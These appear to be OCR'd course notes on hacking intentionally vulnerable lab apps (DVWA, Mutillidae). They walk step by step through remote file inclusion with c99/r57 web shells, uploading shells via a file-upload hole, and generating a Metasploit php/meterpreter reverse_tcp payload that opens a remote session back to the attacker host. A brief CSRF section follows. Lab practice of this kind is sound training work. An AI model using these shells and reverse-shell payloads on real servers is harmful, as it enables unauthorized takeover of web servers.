Detected drives: [ a ] [ c ] [ d ] [ f ]
```

Server security information:

Open base dir: OFF (not secure)

You can crack winnt passwords. Download and use lcp.crack+ ©

R57



192.168.1.5/shell/r57.php

Select alias: find suid files [Execute]

:: Find text in files ::

Find text: text [Find]

In dirs: C:\xampplite\htdocs\shell * (/root;/home;/tmp)

Only in files: □ .txt;.php * (.txt;.php;.htm)

:: Eval PHP code ::

```
/* delete script */
//unlink("r57shell.php");
//readfile("/etc/passwd");
```

[Execute]

:: Upload files on server ::

Local file: [Browse..] No file selected.

New name: □ [Upload]

:: Download files from server ::


file: C:\xampplite\htdocs\shell [Download]

Archivation: ○ without archivation ○ zip ○ gzip ○ bzip

:: FTP ::

Download files from remote ftp-server		Send file to remote ftp server	
FTP-server:port	127.0.0.1:21	FTP-server:port	127.0.0.1:21
Login	anonymous	Login	anonymous
Password	billy@microsoft.com	Password	billy@microsoft.com
File on ftp	/ftp-dir/file	Local file	C:\xampplite\htdocs\shell

Web server shell to execute any program\



192.168.1.5/shell/shell.php


[Submit Query]

Results for :

Source of: http://192.168.1.5/shell/shell.php - Mozilla Firefox


```
<HTML><BODY>
<FORM METHOD="post" ACTION="http://192.168.1.5/shell/shell.php">
<INPUT TYPE="TEXT" NAME="command">
<INPUT TYPE="Submit">
</FORM>
<PRE>
<B>Results for : </B><P></PRE>
</BODY></HTML>
```

Put the shell in the folder /var/www. Put the shell as text file in the hacker computer. Start the apache server
Go to mutillidae web site.



mutillidae/index.php?page=home.php

Change home.php to the hacker computer shell address http://192.168.52.134/c99.txt


File Edit View History Bookmarks Tools Help
Google
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options
NOWASP (Mutillidae): Hack Like You Mean It
Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data
Core Controls
OWASP Top 10
Others
Documentation
Resources


mutillidae/index.php?page=http://192.168.1.3/c99.txt?

```
!c99Shell v. 1.0 pre-release build #16!
Software: Apache/2.2.22 (Ubuntu). PHP/5.3.10-1ubuntu3.7
uname -a: Linux samurai-wtf 3.2.0-49-generic-pae #75-Ubuntu SMP Tue Jun 18 18:00:21 UTC 2013 i686
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Safe-mode: [illegible]
/usr/share/mutillidae/  drwxrwxr-x
Free 10.99 GB of 18.7 GB (58.77%)
Home  Back  Forward  UPDIR  Refresh  Search  Buffer  Encoder  Tools  Proc.  FTP brute  Sec.  SQL  PHP-code  Update  Feedback  Self
remove  Logout
Owned by hacker
Listing folder (51 files and 8 folders):
```

Try in the dvwa. But instead of local file we put the shell website address

http://192.168.52.134/dvwa/vulnerabilities/fi/.?page=include.php http://192.168.52.134/dvwa/vulnerabilities/fi/.?page=

http://192.168.52.134/mutillidae/?page=text-file-viewer.php



!c99Shell v. 1.0 pre-release build #16!


```
oftware: Apache/2.2.14 (Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
name -a: Linux dwva 2.6.32-24-generic #41-Ubuntu SMP Thu Aug 19 01:12:52 UTC 2010 i686
id=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
afe-mode: OFF (not secure)
opt/lampp/htdocs/vulnerabilities/fi/  drwxr-xr-x
ree 214.12 MB of 216.82 MB (98.76%)
```

Owned by hacker

Listing folder (2 files and 3 folders):

```
ame ▲        Size   Modify                Owner/Group   Perms        Action
 .           LINK   30.08.2010 15:51:33   root/root     drwxr-xr-x
 ..          LINK   24.08.2010 21:45:30   root/root     drwxr-xr-x
 [.svn]      DIR    07.09.2010 23:47:20   root/root     drwxr-xr-x
```

We can create payload and upload it in the web server




Local File Inclusion (LFI) Threat

- /opt/lampp/etc/php.ini — The PHP configuration file
- /etc/passwd — The password cashed file
- /opt/lampp/etc/proftpd.conf — The ProFTPD configuration file

Remote File Inclusion (RFI) Threat With Metasploit


- msfpayload php/meterpreter/reverse_tcp LHOST=192.168.1.3 LPORT=5555 –t raw > eduros.php
- Msfconsole
- use exploit/multi/handler
- set PAYLOAD php/meterpreter/reverse_tcp
- set LHOST 192.168.1.7
- set LPORT 4444
- exploit

Create the php/meterpreter/reverse_tcp payload in the hacker computer




```
root@bt:~# msfpayload php/meterpreter/reverse_tcp LHOST=192.168.1.6 LPORT=5555 -
t raw > eduors.php
```

Open the file and remove the hash command in the php file.
Go to /var/www in hacker computer and put on it the payload.
Start the apache service.
Open the multi handler in the same way




```
msf > use exploit/multi/handler
msf  exploit(handler) > set PAYLOAD file:///root/eduors.php
[-] The value specified for PAYLOAD is not valid.
msf  exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.1.6
LHOST => 192.168.1.6
msf  exploit(handler) > set LPORT 5555
LPORT => 5555
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.6:5555
[*] Starting the payload handler...
```

Using the browser upload the payload to the web server.




```
192.168.1.5/vulnerabilities/fi/?page=http://192.168.1.6/eduors.php
```

It will open the meterpreter session



```
msf > use exploit/multi/handler
msf  exploit(handler) > set PAYLOAD file:///root/eduors.php
[-] The value specified for PAYLOAD is not valid.
msf  exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.1.6
LHOST => 192.168.1.6
msf  exploit(handler) > set LPORT 5555
LPORT => 5555
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.6:5555
[*] Starting the payload handler...
[*] Sending stage (38553 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.6:5555 -> 192.168.1.6:
-08-15 20:04:16 -0400

meterpreter >
```



- Understand File Upload Vulnerability
- Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.
- The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system, forwarding attacks to backend systems, and simple defacement. It depends on what the application does with the uploaded file, including where it is stored.


Mozilla Firefox

http://localhost:3000/upload/index

File Upload

Select File : C:\Documents and Settings\Mohar

It means that the website enables us to upload some files such as images or scripts. We can upload shells and makes it excitable and we can control the web server. We can make reverse tcp payload and upload it in the web server and make it excutable and we control the web server
Go to DVWA and change security low. Go to file upload and upload shell.




Vulnerability: File Upload


Choose an image to upload:

```
../../hackable/uploads/shell.php succesfully uploaded!
```

Browse the shell



192.168.1.4/hackable/uploads/shell.php




```
Uname: Linux dvwa 2.6.32-24-generic #41-Ubuntu SMP Thu Aug 19 01:12:52 UTC 2010 i686 [exploit-db.com]
User:  65534 ( nobody ) Group: 65534 ( nogroup )
Php:   5.3.1 Safe mode: OFF [ phpinfo ] Datetime: 2013-08-17 17:27:49
Hdd:   216.82 MB Free: 213.69 MB (98%)
Cwd:   /opt/lampp/htdocs/hackable/uploads/ drwxrwxrwx [ home ]
```

File manager


Name	Size	Modify	Owner/Group	Permissions	Actions
[.]	dir	2013-08-17 17:27:36	nobody/nogroup	drwxrwxrwx	R T
[..]	dir	2010-08-24 21:45:26	root/root	drwxr-xr-x	R T
[.svn]	dir	2010-09-07 23:47:20	nobody/nogroup	drwxrwxrwx	R T
dvwa_email.png	667 B	2010-08-24 21:45:27	nobody/nogroup	-rwxrwxrwx	R T E D
shell.php	64.59 KB	2013-08-17 17:27:36	nobody/nogroup	-rw-r--r--	R T E D
w.php	64.59 KB	2013-08-17 17:09:36	nobody/nogroup	-rw-r--r--	R T E D
w.txt	64.59 KB	2013-08-17 17:07:29	nobody/nogroup	-rw-r--r--	R T E D

We can up load php reverse tcp payload. Create the payload. Remove the hash from the php file




```
root@bt:~# msfpayload php/meterpreter/reverse_tcp LHOST=192.168.1.3 LPORT=5555 >
 up.php
```

Run the multi handler



```
msf > use exploit/multi/handler
msf  exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST=192.168.1.3
[-] Unknown variable
Usage: set name value

Sets an arbitrary name to an arbitrary value.
msf  exploit(handler) > set LHOST 192.168.1.3
LHOST => 192.168.1.3
msf  exploit(handler) > set LPORT 5555
LPORT => 5555
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.3:5555
[*] Starting the payload handler...
```

Upload the payload in the website using the upload hole.




Vulnerability: File Upload


Choose an image to upload:

```
../../hackable/uploads/up.php succesfully uploaded!
```

Execute the payload. Meterpreter session will open.



192.168.1.4/hackable/uploads/up.php



- Understand CSRF Vulnerability
- Cross-site request forgery, also known as a one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf[1]) or XSRF, is a type of malicious exploit of website whereby unauthorized commands are transmitted from a user that the website trusts.[2] Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.
- Download CSRF Tester Tool
- https://www.owasp.org/index.php/File:CSRFTester-1.0.zip

Through CSRF hole, we can create and change user information and change certain data in the web site
We need tool called csrf tester. We can download it from the web site. I did not try to apply the method as it was difficult.

Part 9: Hacking Windows and Linux Systems

